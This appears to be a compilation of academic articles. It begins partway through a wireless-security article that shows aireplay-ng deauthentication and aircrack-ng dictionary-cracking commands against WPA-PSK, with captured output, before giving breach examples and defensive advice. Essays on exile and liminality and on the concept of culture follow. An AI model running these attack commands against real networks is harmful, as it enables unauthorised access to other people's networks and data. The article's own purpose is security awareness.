00:11:50:BA:2B:60 00:1D:73:11:2B:B2 61 6-54 0 1051 0x4.p.æà.Öö.çÁ..àIÛè.Â.ù.ù

```

Figure 5: WPA-PSK – Capture four-way handshake

3. Deauthentication attack
 `aireplay-ng --deauth [no of attacks] -a [ap bssid] -c [station mac] [adapter name]`

```


bt ~ # aireplay-ng --deauth 1 -a 00:11:50:BA:2B:60 -c 00:1D:73:11:2B:B2 ath0
22:18:05 Waiting for beacon frame (BSSID: 00:11:50:BA:2B:60) on channel 2
22:18:05 Sending DeAuth to station -- STMAC: [00:1D:73:11:2B:B2]
bt ~ #

```

Figure 6: WPA-PSK - De-authentication attack

4. Dictionary Crack

aircrack-ng -e [apname] -w [path to word list] [capture file name].cap



```

AirCrack-ng 1.0 beta1 r857

[00:00:29] 5892 keys tested (121.40 k/s)

KEY FOUND! [ dictionary ]

Master Key      : 5B 7F 54 CB E1 7C D9 F9 BC F2 43 DE A2 BE 12 96
                  55 E8 F9 85 32 02 E4 F9 0A E8 AC 01 98 09 B7 99

Transcient Key  : 0F FC A5 62 05 8F AD 7C C7 0D 74 16 CE 42 6A D0
                  35 60 F0 97 46 B6 DD 77 76 CD 02 70 4C 28 5C E7
                  41 25 98 DC 09 83 D9 F5 CE C7 FB 11 2E 5F 6E B8
                  9C 75 4F A3 67 9D 22 7B 6C 67 6E 78 62 DC 08 7E

EAPOL HMAC     : 1A C3 0A 36 C9 C3 84 8F AC 9B 07 FE 41 C3 13 66
  
```

Figure 7: WPA-PSK – Dictionary Attack Result.




Figure 8: WPA-PSK - Viewing captured four-way handshake packets with WireShark.

```

802.1X Authentication
  Version: 1
  Type: Key (3)
  Length: 95
  Descriptor Type: EAPOL WPA key (254)
  Key Information: 0x008a
    Key Length: 16
    Replay Counter: 161
    Nonce: 0C6F2C6F16D0A3C87153471A6F458DBB6AE50044EC75236B...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000004543464345504648
    WPA Key Length: 0

```

Figure 9: An example of a WPA-PSK – EAPOL packet

What is the consequence of not increasing your Wireless Security?

In 2007, Eircom the largest Irish Telecommunications provider admitted to using a predictable method of generating the WEP keys for the Netopia wireless routers it deployed as part of its broadband service. With over 100,000 Eircom wireless routers in homes and businesses, this has created a serious security vulnerability to networks. Also this has been much publicised on the Internet where one can download a kit to automatically generate the WEP key by just entering the SSID of the device, which is usually an 8 digit number. Some easy steps the user can take to making their Eircom devices more secure is to change the SSID, add MAC filtering and change the admin password to the router to prevent the hacker from erasing the logs, should they gain access. While these are easy steps to perform, most Eircom wireless router owners have not made any changes to their basic configuration.

Using a wireless network without the owner's permission is against the law in Ireland and most other countries. Increasingly, people are being arrested for illegally using their neighbour's networks for free but for every person caught, hundreds remain undetected. Home users especially need to be aware that once a stranger accesses their home network, they can remove data from any computers concurrently attached to the network. Most home computers contain personal data, credit card data and confidential information, all of which is extremely attractive to the hacker thief.

For businesses too there is much concern. Between 2003 and 2006, TK Maxx (TJX) was hacked [9] through a poorly configured wireless access-point. The hacker had access to a computer with millions of credit card details and customer information. The estimated costs to the company are in the order of \$100 million dollars.

Conclusion

WEP has been deprecated as a wireless security standard and should not be used at all. WPA-PSK is a great improvement on WEP but should be used only for non-enterprise applications. It is unfeasible to brute force WPA so its only weakness is the use of non-random shared pass phrases. To secure WPA-PSK the pass phrase should be truly random. The user should note the pass phrase and keep it in a non-obvious, safe place. The pass phrase only needs to be entered into the stations and AP once. For further security the AP administrator could periodically change the Service Set Identifier (SSID). This renders useless any pass phrase/hash tables.

For enterprise users WPA2 provides authentication methods that use a RADIUS server to get initial keys in the four-way handshake. This method does not send a static key (made from SSID and pass phrase in case of WPA-PSK) in the four-way handshake. This eliminates the feasibility of a dictionary attack.

An additional method to securing the device is to secure the data also. One can enhance security by encrypting the data separately at source. However, this has the disadvantage of extra overheads in processing and may not be practical for the average user.

As the Internet continues to play an increasingly positive role in our business and personal lives, it is essential that users are aware of the risks with wireless access and to best secure their networks and data.

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Home and Exile: Some General Themes

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Abstract

This paper will discuss the creative potential of liminality. This idea will be developed through a discussion of the experience of the liminal position of the exiled individual and the examination of some personalities whose lives have been shaped by exile. This will encompass the dislocation of the individual from a 'home' space into a situation of homelessness, the reworking of the individual's identity in the unfamiliar environment and the resulting consequences of this shift. It will be argued that the exilic position is characterised by almost permanent liminality, as many situations will not result in a return to normality, i.e. return to the home. It will also be argued that the particular experience of dislocation/exile affords a certain perspective which could not have been gained from remaining at home, and that homelessness therefore breeds innovation and creativity.

1. Understanding home.

For the purposes of this essay, familiar connotations of 'home' will be explored. It is important to firstly acknowledge that home may represent a site of danger, torment or unhappiness to some unfortunate individuals; therefore, it is essential not to romanticise home in some way. However, there are positive understandings of 'home' which could be recognised by most humans. Home represents acceptance of the true self, or an arena to express this, a secure environment to be sad or happy, a space of recognition from the others who belong in the home, a place to house the soul as well as the body. As Tucker (2000) states:

"Home is the reflection of our subjectivity in the world. Home is the environment that allows us to fulfil our unique selves through interaction with the world. Home is the environment that allows us to be homely..." (257).

Tucker also points out the central idea that home is not restricted to a building – "[h]ome may be an emotional environment, a culture, a geographical location, a political system, a historical time and place, etc., and a combination of all of the above" (ibid). The idea of 'home' can also be reassigned to describe the spiritual or mental existence of the individual in the world, as when Heidegger clarifies the position of 'Dasein' as "*bei* the world and the entities in it, he means that, at least in everydayness, we are *at home amid* the things in our world" (Polt, 1999: 46). Home could then be seen as some sort of sanctuary which exists on many different levels, but is best conceived of as the site of the everyday, the mundane, and the normality which provides comfort for the human being.

Turner (1967) documented the departure or separation from the constancy of home life during a ritual which occurred to maintain the normal state. The central characteristic of the rite of separation is "the detachment of the individual or group either from an earlier fixed point in the social structure, from a set of cultural conditions (a 'state'), or from both" (Turner, 1967: 94). This may be a physical relocation, for example, in the tribal initiation rites of passage that Turner describes in his work, *The Forest of Symbols*, but

however it occurs it is a removal from what is safe and known, to be placed in an unknown space. The individual or group is then plunged into the liminal situation, characterised by a lack of structure, “*betwixt and between*” (Turner, 1967: 95) and described, among other things, as “*the wilderness*” (ibid). It is in liminality that reconfigurations of identity can take place.

If we then try to construct an idea of home within this liminal situation, we see that home is actually absent, and that liminality conveys a sense of homelessness. This is easily seen in the depictions of the iconic liminal figures of Hermes and Radin’s (1956) Trickster. Hermes’ world was the world of liminality, and “all his major characteristics (the psychagogue, the messenger (*angelos*), the mediator between life and death, and between the gods and men) [reveal] him to be at home in the homelessness” (Szakolczai, 2003: 214-215). His home, inasmuch as it exists, is in in-betweeness, at the threshold, in the margins or shadowy borderlands. Similarly, Radin’s Trickster is characterised as “wandering aimlessly” throughout the tale. Although he and his companions, the fox, the jay and the nit, agree to find a safe place to dwell (1956: 21) in the winter they decide to leave to seek food, and the Trickster gets a new home in the village. He runs away and then goes back to the village where the woman he originally married lives. Soon he leaves there as well. At one point he lives all alone. Towards the end of the cycle of the myth when he has stayed at one village for a long time, the Trickster declares:

“Well, this about as long as I will stay here. I have been here a long time. Now I am going to go around the earth again and visit different people for my children are all grown up. I was not created for what I am doing here” (Radin, 1956: 52).

All of these homes are marked by transience or impermanence, which is typical of a liminal situation. In understanding these descriptions of the lack of stability of that which is known as home, it is possible to move on to a discussion of the loss of the home as experienced by the subject in exile.

2. The loss of home.

Flight

*When we were fleeing the burning city
And looked back from the first field path,
I said: “Let the grass grow over our footprints,
Let the harsh prophets fall silent in the fire,
Let the dead explain to the dead what happened.
We are fated to beget a new and violent tribe
Free from the evil and the happiness that drowsed there.
Let us go” – and the earth was opened for us by a sword of flames.*
Goszyce, 1944
Czesław Miłosz.
(1988: 75)

This leads to a discussion of the experience of liminality manifested in the situation of exile. Exile is essentially a separation or dislocation (by force or by choice) from one’s homeland, whether this is the real place of birth or if it is the home as perceived by the individual. I would argue that exile is a condition of permanent liminality, because it is often characterised by no phase of reaggregation or reincorporation, no consummation of the passage that began with the rite of separation (Turner, 1967: 94). This may occur

for several reasons, whether there is a physical barrier to this reaggregation, because no return to the comfortable normality of home is possible or if the barriers to reaggregation exist on a less tangible level. For example, resolution may not occur because the home has been marred by some kind of violence and return would endanger the life of the exile, or it may be that the homeland does not exist as a possibility for the exile because a threat is posed to their mental and spiritual life as well as their physical life on their return home. However, the barrier to a sense of reaggregation may also be characterised by the exile's understanding that no home truly exists. George (1996) comments that

“the sentiment accompanying the absence of home [...] could be a yearning for the authentic home (situated in the past or in the future) or it could be the recognition of the in-authenticity or the created aura of all homes” (175).

Whichever of these is more applicable, it is fair to note that the exile sees him or herself as not at home, removed from a homely environment and left to contend the unfamiliarity of the new environment. This experience is often described as homesickness or nostalgia and comprises a degree of loneliness and aloneness. Bhabha (1994) describes “the estranging sense of the relocation of the home and the world – the unhomeliness – that is the condition of extra-territorial and cross-cultural initiations” (9). He also indicates that the experience of the “unhomely” cannot necessarily be accommodated in some kind of division of life into public and private spheres and that “the unhomely moment creeps up on you stealthily as your own shadow” (ibid).

This echoes Heidegger's understanding of what he terms anxiety. In the same way that the unhomely moment creeps up, in anxiety “[t]he security of everyday existence, in which the meaning of life seems well-grounded and obvious, has been shattered” (Polt, 1999: 77). Anxiety is closely tied with liminality, as can be seen as Heidegger goes on to delimit what anxiety actually is – “a moment of meaningless confusion, as the everyday perspective has it – but it is ‘meaningless’ not in the sense that it is trivial, but in the sense that it involves a deep *crisis* of meaning” (ibid). This is similar to liminality because liminality is the loss of the boundaries or limits of what constitutes normality, or is a situation not confined by the ‘meanings’ of normality. However, it does incorporate a similar crisis to what Heidegger describes, in that it is a crisis in identity, and it involves the task of re-creating the self. Finally, the crucial link between anxiety, liminality and homelessness: “But in anxiety I feel alienated, homeless, unsettled (*unheimlich*, literally, ‘not at home’)” (Polt, 1999: 233/188-9). This is the beginning of the understanding of the power of the shaking-up, dislocating, stirring, provoking, troubling situation the exile finds himself in, and the strength of the discomfiting feeling of the ‘uncanny’ or *unheimlich*.

Pizzorno (1986) gives an example of this situation when he describes the plight of a lone wealthy business man who lands his plane among an Amazonian tribe and has to spend the rest of his life there. The businessman has no reference point back to the life he led before, and stands before the tribe as a stranger and even though “nothing has changed in him, nonetheless he must become another person” (Pizzorno, 1986: 365). As his identity will now be recognised by different criteria, he has to search within himself for some new ways of living in his new home. Very interestingly, Pizzorno suggests that perhaps the tool that will best serve him is “the capacity of recognising the unexpected otherness of human beings” (ibid), a capacity probably learned from some

situation in his past. These “sudden falls from seemingly well-secured states of recognition, sudden plunges into new tribes, sudden perceptions of the absurdity of our calculations” (ibid) are very characteristic of the life of the exile, who has to deal with extreme uncertainty in trying to reformulate an identity that others will understand, or recognise (to use Pizzorno’s term). This fundamental crisis in identity and the endeavour to reposition oneself in a new environment leads to a tension which is very well explained by Simmel (1971) in his discussion of *The Stranger*. He starts off by describing the stranger in this way:

“The stranger will thus not be considered here in the usual sense of the term, as the wanderer who comes today and goes tomorrow, but rather as the man who comes today and stays tomorrow – the potential wanderer, so to speak, who, although he has gone no further, has not quite got over the freedom of coming and going. He is fixed within a certain spatial circle – or within a group whose boundaries are analogous to spatial boundaries – but his position within it is fundamentally affected by the fact that he does not belong in it initially and that he brings qualities into it that are not, and cannot be, indigenous to it” (Simmel, 1971: 143).

The stranger is also a liminal figure, comparable to the exile in that he “is by his very nature no owner of land – land not only in the physical sense but also metaphorically [...] (Simmel, 1971: 144). The stranger therefore, has a problematic home, although he may try to establish a home by ceasing his wandering, he still “has not quite got over the freedom of coming and going”. His interactions with the original inhabitants are marked by the series of distinctions and identifications that they make with his situation, or to use Simmel’s terminology, a constellation of remoteness and nearness, indifference and involvement. The stranger is comparable with the Trickster. Both arrive in a situation in which they have some association with the other individuals yet bring to it qualities which are independent to them. If the other individuals are undergoing some sort of experience, the stranger and the Trickster may have some role to play but ultimately remain objective. Simmel discusses how:

“...the purely mobile person comes incidentally into contact with every single element but is not bound up organically through established ties of kinship, locality or occupation, with any single one” (1971: 145).

He points out that the stranger therefore has a special kind of objectivity which is not a non-participatory one, but is marked by the constellation of remoteness and nearness as described above (ibid). This indicates that the stranger is a liminal person. Just as the activities of the Trickster are often the source of creativity or creation, the exile occupying a marginal or liminal place in society has the ability to use this liminality to understand the world in different ways, or to bring a different perspective which is always fundamentally creative. What follows is a discussion of several situations of exile which illustrate this creative outcome quite effectively.

Perhaps one of the most striking examples of the creative power of the marginal or liminal social position is the story of the Jews in Diaspora. Cohen (1997) discusses the tension between the ideas of Babylon as a site of oppression and as a site of creativity. He describes how Babylon became like a codeword for the Jews, encapsulating their feelings of “the afflictions, isolation and insecurity of living in a foreign place, set adrift, cut off from their roots and their sense of identity, oppressed by an alien ruling class”. He goes on to state how Jewish oral tradition passed down stories of the “trauma

of their historical experiences". He also speaks very potently of the depiction of the diasporic Jews – as “pathological half-persons – destined never to realise themselves or to attain completeness, tranquillity or happiness as long as they were in exile” (Cohen, 1997: 3-4). He then contrasts this rather pessimistic view of the Jews in the Babylon of oppression with the idea that Babylon could be seen as the site of great creativity. Cohen suggests that:

“The tension between an ethnic, a national and a transnational identity is often a creative, enriching one. As I have shown in the instance of the Jews in Babylon [...] there are many advances to record in medicine, theology, art, music, philosophy, literature, science, industry and commerce” (1997: 24).

He shows how the exilic or diasporic Jewish communities in areas such as Alexandria, Antioch, Damascus, Asia Minor and Babylon became centres of civilisation, culture and learning (1997: 5-6). He also illustrates clearly that it was through challenging encounter with a pluralistic or diverse range of intellectual and religious debates that Jewish life and thought thrived to the extent that “when the Romans destroyed the Second Temple in AD70, it was Babylon that remained as the nerve-and brain-centre for Jewish life and thought”(1997: 5-6). Considering that Jewish ideas became generalised through Christianity to become world forces, the ability of the Jewish people to survive numerous displacements and yet continue to exist and have great influence (Roberts, 1976: 252) is a strong indication of the creative power of exile. Although the loss of the homeland was felt keenly and the sufferings of the Jews as a dislocated people well known, it could be argued that it was the strive for a sense of community or belongingness which drove the need to achieve. This could be possibly described as the first characteristic of exile which causes a motivation to create.

The second characteristic of exile as a liminal situation with a creative outcome is the constant tension between remoteness and nearness, belonging and not belonging, empathy and detachment. By the very nature of the experience of dislocation, an ability to understand events from more than one perspective is often produced. An example of this change in perspective is discussed by Nobel Prize in Literature Laureate (1980), Czesław Miłosz. He was born in Lithuania in 1911. He left his post as a diplomat to seek political asylum in France just before the start of World War II and then in 1961, moved to California where he lectured at the University of California (Berkeley) for over 20 years. As an exile, he often spoke of the impossibility of ‘stepping into the same river twice’, and explained eloquently the strangeness of finally being able to return home, as a result of winning the Nobel Prize for Literature, after thirty years’ absence. He describes it like this:

“I have to confess that it was a completely unexpected experience, the meeting with all that lush greenery, exactly as I remembered it from my childhood! Everything else was changed though, of course, because I saw it then through the eyes of a small child, so that everything that surrounded me had completely different proportions. My return to my childhood home, or more accurately, my non-home, because nothing of it remained, was in fact a kind of shock.” (Nobel Laureates in Literature, Accessed 2003)

For Miłosz, exile provided a ‘distance’ that underpinned his work. He spoke of a book which influenced him very much as a child – Selma Lagerlöf’s *Wonderful Adventures of Nils*. He describes the ‘double role’ of the hero in this tale, as “the one who flies

above the Earth and looks at it *from* above but at the same time sees it in every detail". He further explains that he understood this as a kind of double vision - the task of the poet - and how achieving this 'distance' was the means of showing events or people in "full light" so that "every event, every date becomes expressive and persists as an eternal reminder of human depravity and human greatness". His search for distance was realised in writing about his exile. For this reason, it could be argued that his success or creativity stemmed from the liminal or 'distanced' position he experienced as a result of his exile – and the way this position fuelled his 'double vision'.

The third characteristic could be distinguished as the effect suffering or trauma can have on the life of the exile. Alexander Solzhenitsyn was awarded the Nobel Prize for Literature in 1970. He was born in Kislovodsk in 1918. He graduated from Rostov University in 1941 where he studied physics and mathematics. In 1945, he was sentenced to eight years in a detention camp after some correspondence with a friend was called into question on the basis of remarks they had made about Stalin. In the various camps in which he was imprisoned, he worked as a miner, a bricklayer and a foundry-man. He developed cancer, which despite an operation, was not cured. One month after completing the eight years' detention, he found out that he was to be exiled for life to southern Kazakhstan. His cancer developed until he was near death but in 1954, he was cured at a clinic in Tashkent. He describes his exile like this:

"During all the years of exile, I taught mathematics and physics in a primary school and during my hard and lonely existence I wrote prose in secret (in the camp I could only write down poetry from memory). I managed, however, to keep what I had written, and to take it with me to the European part of the country, where, in the same way, I continued as far as the outer world was concerned, to occupy myself with teaching and, in secret, to devote myself to writing..." (Nobel Laureates in Literature, Accessed 2003)

Solzhenitsyn's experience of exile was realised in the harsh landscapes of gruelling physical labour, sickness and separation from the safety of home, in the prison camps. Even when his exile in these places was over, he was sent away to another place where he had to carry out his desire to write in secret, always fearing that not even one line of his work would be read by anyone else. He however maintains that perhaps the artist has a sense of "stable harmony" that never leaves him as long as realises that he has "merely to be more keenly aware than others of the harmony of the world, of the beauty and ugliness of the human contribution to it, and to communicate this acutely to his fellow-men." This sense of harmony never leaves him even in "misfortune" and "the depths of existence – in destitution, in prison, in sickness..." (Nobel Laureates in Literature, 2003) Therefore, in this case of exile, it could be the struggle to survive under the strains of enormous suffering and hardship which is the well-spring of creativity. As Solzhenitsyn suggests, the desire to be heard or to "cry out to the world" comes from this space, and he comments that the ideas he and his fellow-prisoners had were "formed in conversations with people now dead, in prison cells and by forest fires, they were tested against THAT life, they grew out of THAT existence". This experience of liminality was also one of separation and aloneness and doubt that the safety of home could ever be reached. The fight to overcome this produces powerful work. Bhabha (1994) suggests that it is from those who have suffered the sentence of history – subjugation, domination, diaspora, displacement – that we learn our most enduring lessons for living and thinking" (1994: 172). He also discusses how the experience of social marginality "transforms our critical strategies" (ibid).

3. Conclusion

The experience of the exile therefore comprises several aspects which could help to explain the innovative and productive outputs of many of these people and groups. These can be summarised into five main points. The first is the way exiles obtain an insight into a culture other than their own, or how they achieve Milosz's double vision. This is also related to the way Heidegger describes homeless as the more primordial phenomenon because in being not-at-home or in anxiety the meanings of everyday dwelling become a problem and are put in an unfamiliar light and this gives one "the opportunity to come to grips with one's life, to dwell in the world clear-sightedly and resolutely" (Polt, 1999: 78). Said (2002) also describes how

"Seeing 'the entire world as a foreign land' makes possible originality of vision. Most people are principally aware of one culture, one setting, one home; exiles are aware of at least two, and this plurality of vision gives rise to an awareness of simultaneous dimensions..."(186).

Secondly, there is a massive identity shift or crisis in identity, described eloquently by Pizzorno (1986), which requires that the exile re-invent him or herself or reconceptualise him or herself in the face of an unknown society. Thirdly, an element of discomfort or suffering is often present: as Said describes, "Exile is strangely compelling to think about but terrible to experience. It is the un-healable rift forced between a human being and a native place, between the self and its true home: its essential sadness can never be surmounted" (2002: 173). Next, the idea of shifting boundaries or liminality allows for a certain freedom to make comparisons or draw conclusions that might not be so easily seen before when the status quo is carefully being maintained. Milosz gives the illustration – "In a room where people unanimously maintain a conspiracy of silence, one word of truth sounds like a pistol shot." Finally, the sense of a search for home, or to remember home, to find somewhere to belong and a group to be recognised by can become the strongest motivation to produce or create something of one's own that others can identify with. In this way one can send down some sort of roots.

In conclusion, we can relate these experiences of the exile back to the home. As a result of becoming homeless, the exile comes to understand that no home is forever, and that transience and impermanence of the home are as real as the doors and windows of the house. While this can be a source of great sorrow and great need for some place of origin, many have spoken of the best that can be made of this situation. "Borders and barriers, which enclose us within the safety of familiar territory, can also become prisons, and are often defended beyond reason or necessity. Exiles cross borders, break barriers of thought and experience"(Said, 2002: 184-185). The achievements of those who have crossed these borders and have made contributions to the sciences, the arts, and modern thinking are numerous and definitely indicate that while the liminal experience of exile may well result in destruction and misery, it also harbours the need to anchor something of oneself in the contingent experience of homelessness and dislocation. Adorno argues that "it is part of morality not to be at home in one's home" (Said, 2002: 184), so perhaps the lessons learned from the exile will in some part counter the sadness of their leaving home.

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Understanding Culture and Language

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“...looking across at our primate relatives learning local traditions, using tools, and manipulating symbols, we can no longer say comfortably that ‘culture’ is the heritage of learned symbolic behaviour that makes humans human.” R. Keesing (1974: 73)

1. Expanding Our Understanding of Culture

A consequence of human evolution that has had the most profound impact on human nature and human society was the emergence of *culture*. A term credited uniquely to humans, however over the course of the last century new developments in animal behaviour have been introduced, indicating perhaps that our understanding of culture is too limited, despite there being a vast amount of theoretical approaches to culture. Before we can further attempt to understand whether or not culture can be attributed to animals, we must first closely examine the concept of culture from a human perspective, including a detailed analysis of the role which language plays in maintaining culture. It could be argued that if animals were attributed with the ability to sustain culture, the very notion alone would bring into question humanity's, albeit arrogant view, that as a species we are more than an animal. The term *human* in itself purposefully separates us from all other living creatures on this planet. An aspect that has affected the world over ecologically as in every known part of the world where humans reside, the environment during the last century alone has suffered consequences of humanity's so-called 'superiority'. It serves to segregate '*the other*'; in this case being any other species than human whilst also segregating humanity from an innate connection with this world, that is humanity has lost touch with its symbiotic relationship with earth. Thus, the debate over whether or not culture solely exists amongst humanity is in itself arguable as it is through various forms of culture, albeit some more complex than others, that all species can adapt and survive in any given eco-system and or environment.

Emily Schultz & Robert Lavenda (1995) argue that culture makes us unique as a species as we are more dependent than any other species on learning for survival because we have no instincts that automatically protect us and find us food and shelter. They also argue that we have come to use our complex intelligence in order to learn from other members of society what we need to know to survive, otherwise known as enculturation. This teaching and learning process is a primary focus of childhood, which is longer for humans than for any other species.¹ Within the anthropological perspective, it is culture; according to Schultz & Lavenda that is central to not only understanding why humans are the way they are but also why as a species we behave the way that we do. Thus, a human behaves the way he or she does because of the process of enculturation and not as a result of his or her being genetically programmed to be a certain way. It is fair to insinuate that most anthropologists reject explanations of human behaviour that force them to choose between biology and culture as the cause. Rather, anthropologists prefer to emphasize that human beings are biocultural organisms. As Schultz and Lavenda state:

“Our genetically guided biological makeup, including our brain, nervous system, and anatomy, makes us capable of creating and using culture. Without these biological

endowments, human culture as we know it would not exist. At the same time, our survival as biological organisms depends upon learned cultural traditions that help us find food, shelter, and mates, and that teach us how to rear our offspring. This is because our biological endowment, rich as it is, does not provide us with instincts that would take care of these survival needs. Human biology makes culture possible; human culture makes human biological survival possible. (1995: 5)

Does human biology make culture possible? Is it truly a uniquely human attribute or are there different ways of life that transcend humanity all together, that in their own right are working social structures not unlike the concept of culture itself? It is undoubtedly true that human culture makes human biological survival possible for the most part, but as we have seen through the history of human evolution, food, shelter and clothing did not always consist of mini malls, McDonald's and Ralph Lauren shirts and Calvin Klein jeans. Indeed, such attributes to human survival are still only unique to certain parts of the globe, particularly western cultures. Consequently, these notions of the superiority of the human condition predominate many of the discussions revolving around the concept of culture, often treating our ability to survive as not simply the only way a human being can live and breathe on this *spaceship* called earth, but as well as the more favorable, civilized way of life. Thus, excluding all other non-human mammals from the concept of culture and treating them as savages in our midst, allowing to live or let die, depending on the particular needs of the culture which happens to be overlapping with earth's other inhabitants is inherently *savage* in itself of our species. However, before we can continue to explore this concept, which will be referred to as *animal culture* for argument's sake, let us first turn to the different concepts and attributes of culture that have been discussed by other anthropological and sociological minds.

According to Roger M. Keesing (1974) applying an evolutionary model of natural selection to cultural constriction in biological foundations has led anthropologists to ask with increasing sophistication how human communities develop particular cultural patterns. How have cultures developed and what forces shape them? How are cultures learned? How do shared symbolic systems transcend individual thought words? How different and unique are cultures really? Do universal patterns underlie diversity? How is cultural description to be possible?ⁱⁱ These are but some of the questions being sought when trying to understand and answer the increasingly more complex question of what culture truly entails. From the standpoint of cultural theory, however, the major developments have come from evolutionary/ecological approaches to cultures as adaptive systems. The foundations laid by Leslie White have been creatively recast by such scholars as Sahlins, Rappaport, Vayda, and Harris for instance.ⁱⁱⁱ This is not to say that a consensus has been met but rather, increasingly, most scholars such as the exchange between Service (1968), and Harris (1969), Marxist critiques of Harris' cultural materialism, the gulfs between cultural ecology conceived by Vayda & Rappaport (1968)... all attest to the diversity and disagreement of the concept of culture. The broad assumptions that most scholars do agree on, according to Keesing (1974) are:

“(a) Cultures are systems (of socially transmitted behaviour patterns) that serve to relate human communities to their ecological settings. These ways-of-life-of communities include technologies and modes of social grouping and political organization, religious beliefs and practices, and so on. When cultures are viewed broadly as behaviour systems characteristic of populations, extending and permuting

somatic givens, whether we consider them to be patterns of culture or patterns for behaviour is a secondary question."

"Culture is all those things means whose forms are not quite under direct genetic control which serve to adjust individuals and groups within their ecological communities." (Binford, 1968: 323)

"The culture concept comes down to behaviour patterns associated with particular groups of peoples, that is to 'customs' or to peoples' 'way of life' (Harris, 1968: 16)

(b) *Cultural change is primarily a process of adaptation and what amounts to natural selection.*

"Man is an animal and, like all other animals, must maintain an adaptive relationship with his surroundings in order to survive. Although he achieves this adaptation principally through the medium of culture, the process is guided by the same rules of natural selection that govern biological adaptation." (Insert italics mine!) (Meggers, 1971: 4)

[Culture is s]een as adaptive systems, cultures change in the direction of equilibrium within ecosystems; but when balances are upset by environmental, demographic, technological, or other systemic changes, further adjustive changes ramify through the cultural system. Feedback mechanisms in cultural systems may thus operate both negatively (toward self-correction and equilibrium) and positively (toward disequilibrium and directional change).

(c) *Technology, subsistence economy, and elements of social organization directly tied to production are the most adaptively central realms of culture. It is in these realms that adaptive changes usually begin and from which they usually ramify. ... [Harris, Marxists, Rappaport and Vayda]... would view economies and their social correlates as in some sense primary, and ideational systems-religion, ritual, world view- as in some sense secondary, derived epiphenomenal.*

"Similar technologies applied to similar environments tend to produce similar arrangements of labor in production and distribution, and ... these in turn call forth similar kinds of social groupings, which justify and coordinate their activities by means of similar systems of values and beliefs." (Harris, 1968: 4)

(d) *The ideational components of cultural systems may have adaptive consequences-in controlling population, contributing to subsistence, maintaining the ecosystem, etc; and these, though often subtle, must be carefully traced wherever they lead:*

[However,] "...it is necessary to consider the total culture when analyzing adaptation. Superficially, it might be assumed that attention could be confined to aspects directly related to the environment... [But] whether analysis begins with religious practices, social organization, or some other sector of a cultural complex ... [it] will... reveal functional relationships with other categories of behaviour that are adaptive." (Meggers, 1971: 43)

(Keesing, 1974: 75-77)

